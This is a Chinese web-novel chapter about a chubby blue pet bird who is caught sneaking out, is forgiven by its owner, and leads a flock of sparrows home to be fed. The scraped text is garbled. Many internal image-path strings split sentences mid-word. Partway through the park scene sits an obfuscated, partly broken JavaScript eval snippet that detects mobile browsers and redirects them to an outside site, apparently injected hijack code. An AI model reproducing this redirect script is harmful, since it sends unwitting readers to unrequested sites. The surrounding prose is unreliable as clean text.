顾晏没动,也没说话,就那样静静地看着他。 一秒。 两秒。 三秒。 元呼呼终于找回了自己的声音,发出一声可怜的叫声。 “啾……” 顾晏还是没动。 元呼呼急了,从窗框上跳下来,连滚带爬地往顾晏方向蹦,一边蹦一边啾啾叫,叫得那叫一个婉转动听,那叫一个情真意切。 “啾啾啾!啾啾啾!” 我不是要跑!我就是出来透透气!真的!你相信我! 他蹦到顾晏脚边,用小脑袋使劲蹭他的脚踝,一边蹭一边发出啾啾的叫声,活像一只做错事拼命讨好主人的小狗。 顾晏低头看着他,沉默了几秒。 随后他弯下腰,把这只拼命撒娇的小胖鸟拎了起来。 元呼呼被拎在半空,翅膀扑腾了两下,发现自己动弹不得,只能睁着一双黑豆眼,可怜巴巴地望着他。 “啾……”他最后叫了一声,声音里带着明显的讨好。 顾晏盯着他看了好一会儿,忽然开口。 “大半夜的不睡觉,想往外跑?” 元呼呼疯狂摇头。 不是不是,我就是想看看外面的月亮,今晚的月亮多圆啊你说是吧。 顾晏冷笑一声:“不是想跑?” 元呼呼点头如捣蒜。 “那你想干嘛?” 元呼呼眨巴眨巴眼睛。 “什么事还需要你专门跑到阳台,推开纱窗,把脑袋探出去干?” 元呼呼继续眨巴眨巴眼睛。 顾晏看着他这副装傻充愣的样子,忽然叹了口气。 “圆乎乎,你是不是以为我什么都不知道?” 元呼呼愣住了。 什么意思? 顾晏把他放下来,托在手心里,另一只手从睡衣口袋里掏出手机,点了几下,然后把屏幕怼到他面前。 屏幕上,一段视频正在播放。 视频里,一只蓝色的小胖鸟正站在阳台上,对着纱窗又推又啄,最后“嘎吱”一声把纱窗推开一条缝,然后兴奋地在阳台上来回飞了好几圈。 元呼呼:…… 视频继续播放。 小胖鸟飞累了,落在晾衣架上,嘴里叽叽喳喳叫个不停,一副得意洋洋的模样。 元呼呼:………… 视频播放完毕,屏幕暗下去,映出他呆若木鸡的脸。 顾晏收起手机,低头看着他。 “现在还有什么想说的?” 元呼呼张了张嘴,发出一声绝望的叫声。 “啾……” 完了。 全完了。 原来两脚兽什么都知道。 监控不是固定的,是会动的,他所有的努力在两脚兽眼里都跟现场直播一样清清楚楚。 元呼呼整只鸟都蔫了,脑袋耷拉下来,翅膀垂着,像一颗被霜打过的蓝色小茄子。 顾晏看着他这副模样,唇角微微弯了弯,但很快又压下去,继续保持严肃的表情。 “知道我为什么今晚把笼门打开吗?” 元呼呼抬起头,黑豆眼里满是困惑。 顾晏盯着他看了两秒,缓缓开口。 “我就想看看,你到底想干什么。” 元呼呼没想到是这个理由,迟钝地眨了眨眼睛。 “这几天你鬼鬼祟祟的,天天盯着我看,我就知道你心里有鬼。”顾晏说,“后来安上监控,发现你会推纱窗,我就更好奇了,一只小胖鸟,不在家好好呆着,一直往外面跑,到底是为了什么。” 他顿了顿,语气里带上一丝他自己都没察觉的温和。 “是为了去找你的好朋友?” 元呼呼浑身一震,眼睛瞪得溜圆。 他怎么连这个都知道! 顾晏看着他的反应,心里有了答案。 “那天纱窗上的洞,是不是你的鸟朋友弄的?” 元呼呼不敢动,也不敢叫,只能僵硬地蹲在顾晏手心里,假装自己是一只没有生命的毛绒玩具。 顾晏等了半天没等到回应,低头看了看手心里这团装死的蓝色毛球,忽然笑了。 “行了,别装了。” 他伸手轻轻弹了一下元呼呼的小脑袋瓜。 “我知道你听得懂。” 元呼呼还是不敢动。 顾晏叹了口气,把他举到眼前,和他四目相对。 “圆乎乎,你想让它们来,就直接告诉我。” 元呼呼:O.O? 顾晏看着他这副惊讶的模样,有点好笑。 “我又不是不讲道理的人。”他说,“你每天在家里吃了睡睡了吃,也没个同类陪你说话,想找朋友玩很正常。” 元呼呼眨巴眨巴眼睛,像是在消化他的话。 顾晏继续说:“但你得跟我说,不能自己偷偷摸摸的,万一出事了怎么办?你这么胖,谁看了都想吃。” 他说着说着,脑海里不自觉想象了一下元呼呼蹲在地上的样子,可不就是一坨香香软软的糯米糍。 元呼呼听着顾晏的话,心里忽然涌上一股奇怪的感觉。 暖暖的。 软软的。 像小时候窝在麻雀姨妈翅膀底下睡觉的那种感觉。 原来两脚兽不是要怪他,只是担心他。 元呼呼的眼眶忽然有点湿,他赶紧把脑袋埋进顾晏手心里,不让他看见。顾晏感觉到手心里的小东西在轻轻颤抖,以为他是被吓到了,心里害怕,于是放轻了声音。 “好了,不凶你了。”他伸手摸了摸元呼呼的脑袋,“以后想做什么,直接告诉我,知道吗?” 元呼呼埋在他手心里,闷闷地“啾”了一声。 顾晏弯了弯唇角,把他放回笼子里,笼门大敞着。 “今晚就随便你吧。”他说,“笼门不关了,你想出来就出来。” 元呼呼抬头看他。 顾晏转身往卧室走,走到门口又停下来,回头看他。 “对了,你那些小鸟朋友,想见面可以直接叫到家里来。”他说,“记得提前跟我说,我多准备点吃的。” 说完他就进了卧室,门虚掩着,也没有关上。 元呼呼蹲在地上,呆呆地看着那扇门,好半天没回过神来。 过了好一会,他才慢慢从地上跳到桌子上,和监控面对面发了会呆,随即蹦蹦跳跳地往卧室方向走去。 他轻车熟路地从门缝里挤进去,跳上床,落在顾晏枕头边。 顾晏闭着眼睛,呼吸平稳,像是已经睡着了。 元呼呼盯着他看了好一会儿,小心翼翼地凑过去,用脑袋轻轻蹭了蹭他的脸颊。 “啾。”他轻轻地叫了一声,声音软得不像话。 谢谢你,两脚兽。 顾晏的睫毛轻轻颤了颤,没睁眼,但嘴角微微弯起一个不易察觉的弧度。 元呼呼蹭完,心满意足地在他枕头边缩成一团,闭上了眼睛。 窗外月光如水,屋里一片静谧。 良久,一只温热的手从抽屉里取出一个小窝,随即轻轻把小胖鸟托了起来,送到了小窝里。 元呼呼在睡梦中动了动,似乎是感受到了什么,蹭了蹭那只手,继续呼呼大睡。 第二天一早,元呼呼是被食物的香味馋醒的。 他睁开眼,发现自己躺在一个香香软软的小窝里,枕边已经空了,顾晏不知道什么时候起的床。 他在小窝里打了几个滚,伸了个懒腰,从窝里跳出来,循着香味往厨房方向飞去。 厨房里,顾晏正在忙活,灶台上放着好几个小碟子,里面装着各种各样的食物。 元呼呼凑过去一看,眼睛都直了。 小米、切碎的水果、撕成细丝的菜叶,还有一小碟虾仁,闻起来香喷喷的。 顾晏低头看他:“醒了?” 元呼呼疯狂点头,眼睛还黏在那些食物上拔不下来。 下一秒,一小蝶单独放在一旁的食物被放到他面前。 碟子里是切好的水果,苹果、草莓、芒果、葡萄……切成小小的块,刚好够小鸟一口一个。 元呼呼低头看了看碟子里的水果,都来不及思考这是什么鸿门宴,立马开始埋头苦干,先低头啄了一颗草莓。 甜! 他眯起眼睛,又啄了一颗芒果。 更甜! 顾晏看着他这副没出息的样子,唇角弯了弯:“好吃吗?” 元呼呼疯狂点头。 好吃好吃! 顾晏伸手弹了一下他的小脑袋瓜:“那就快吃,吃完有正事。” 元呼呼歪了歪脑袋,不明白正事关小鸟什么事,但还是乖乖埋头猛啄,把碟子里的水果扫荡得一干二净。 吃完最后一块水果,他抬起头,意犹未尽地舔了舔喙,眼巴巴地望着顾晏。 顾晏不为所动:“没了,再吃就变猪了。” 元呼呼:…… 小气! 他愤愤地跳到顾晏肩膀上,用脑袋蹭了蹭他的脖子,试图用撒娇换取更多水果。 顾晏被蹭得有点痒,伸手把他拎下来,托在手心里。 “别蹭了,说了有正事。”他说,“你那些小鸟朋友,今天想不想让它们来?” 元呼呼愣住了。 顾晏看着他这副呆样,有点好笑:“不是说了要让它们来吃好吃的?睡了一觉就忘了不成。” 元呼呼的眼睛一点点亮起来,越来越亮,最后亮得像两颗小星星。 “啾!!!” 他想!他太想了! 元呼呼在顾晏手心里又蹦又跳,翅膀扑腾扑腾地扇,恨不得立刻飞出去把麻雀姨妈他们全叫来。 顾晏被他扑腾得手心发痒,赶紧把他按住:“行了行了,别激动。” 元呼呼停下来,黑豆眼亮晶晶地望着他,嘴里“啾啾啾”叫个不停,像是在问:现在可以吗?现在就去吗? 顾晏弯了弯唇角:“去吧。” 他把元呼呼放到阳台窗边,推开窗户。 清晨的风涌进来,带着冬天特有的凉意。 元呼呼站在窗框上,回头看了顾晏一眼。 顾晏冲他点了点头。 元呼呼深吸一口气,张开翅膀,猛地冲了出去。这是时隔这么多天,他第一次在空中自由飞翔。 他飞过熟悉的建筑,一路往公园的方向飞去。 公园还是老样子,那排长长的电线上,密密麻麻站着无数 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278770|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 只圆滚滚的麻雀。 元呼呼一眼就看到了那个熟悉的身影。 “啾啾啾!” 他发出一声响亮的叫声,扑棱着翅膀冲过去。 电线上的麻雀们齐刷刷地转过头,看到他,顿时炸开了锅。 “啾啾啾!” “啾啾!” “是呼呼!” “呼呼回来了!” 小灰和小斑第一个冲上来,一左一右围着他,叽叽喳喳叫个不停。 “呼呼你怎么回来了!” “你还好吗!” “两脚兽对你好不好!” 元呼呼被问得晕头转向,赶紧啾啾回应。 “好好好,两脚兽特别好!我今天就是来叫你们去吃好吃的!” 麻雀姨妈也从麻雀群中飞出来,落在他面前,上下打量了他一番。 羽毛更亮了,肚子更圆了,眼睛更有神了。 她点了点头,用喙轻轻碰了碰他的脑袋。 “啾。”她叫了一声,声音里带着欣慰。 过得好就行。 元呼呼蹭了蹭她的羽毛,然后退后一步,正了正神色,郑重其事地发出一声邀请。 “啾啾啾!啾啾啾!” 今天我主人特意准备了吃的,让我来叫你们!大家都去,越多越好! 麻雀们面面相觑。 “主人?” “去吃好吃的?” 元呼呼用力点头,神气的很。 “对!” 小灰和小斑眼睛都亮了,迫不及待地往前冲,被麻雀姨妈一翅膀拦住。 麻雀姨妈看着元呼呼,目光里带着审视。 “啾?”她问。 你确定?那个两脚兽可信吗? 元呼呼继续点头。 “确定!” 麻雀姨妈沉默地看了一圈周围的麻雀们,良久终于点头应下。 “啾。” 那就去看看吧。 小灰和小斑欢呼一声,扑棱扑棱翅膀,带头往元呼呼来的方向飞去。 其他的麻雀们犹豫了一下,也纷纷跟了上去。 一时间,天空中密密麻麻全是灰扑扑的小点,浩浩荡荡地往顾晏家的方向飞去。 元呼呼飞在最前面,回头看了一眼跟在身后的麻雀大军,心里美滋滋的。 他,元呼呼,说到做到,真的带麻雀群去吃香喝辣了! 等会儿一定要让顾晏看看,他的鸟缘有多好! 浩浩荡荡的麻雀群飞过小区上空,引得好几个遛弯的大爷大妈抬头张望。 “哎哟,这么多麻雀!” “这是往哪儿飞呢?” “稀奇稀奇真稀奇。” 元呼呼没空管这些,他带着麻雀群一路飞到顾晏家阳台外。 阳台的窗户已经打开了,纱窗也被推到了一边,露出一个宽敞的入口。 顾晏手里端着好几个小碟子,正往阳台这边走。 猛地一抬头,他突然看到阳台上密密麻麻落地的麻雀,脚步顿了顿。 元呼呼得意洋洋地飞到他肩膀上,用脑袋蹭了蹭他的脸颊。 “啾啾啾!” 看!我把它们都带来了! 顾晏沉默了两秒,低头看了看肩膀上这只得意忘形的小胖鸟,又抬头看了看阳台上那少说有三四十只的麻雀,缓缓开口。 “圆乎乎。” 元呼呼歪了歪脑袋:“啾?” 顾晏深吸一口气:“你这是把公园的麻雀群都叫来了?” 元呼呼疯狂点头,眼里满是得意。 对啊对啊,惊不惊喜,意不意外! 顾晏:“……” 他是说过让元呼呼把朋友叫来,但没想过是这么多朋友。 他低头看了看手里那几个小碟子,加起来还不够这些麻雀塞牙缝的。 元呼呼顺着他的目光看过去,也发现了这个问题。 对哦,他只顾着把大家叫来,忘了算鸟头了。 完了完了完了。 他急得在顾晏肩膀上直跺脚,嘴里“啾啾啾”叫个不停。 怎么办怎么办,吃的不够呀。 顾晏看着他这副着急的样子,叹了口气。 “等着。” 他把碟子放到阳台上,转身进了屋。 麻雀们蹲在栏杆上,你看看我,我看看你,不知道发生了什么。 小灰和小斑凑到元呼呼身边,小声啾啾问。 “怎么了?吃的呢?” 元呼呼急得团团转:“啾啾啾,啾啾!” 等等等等,马上就来了! 没过多久,顾晏从屋里出来了。 他手里拎着一个大袋子,里面装满了小米和碎玉米。 元呼呼眼睛都直了。 我竟从未知道,你是如此豪横之主人! 顾晏走到阳台,把袋子里的东西倒进一个大盆里,端到麻雀们面前。 “吃吧。”他说。 “啾!!!” 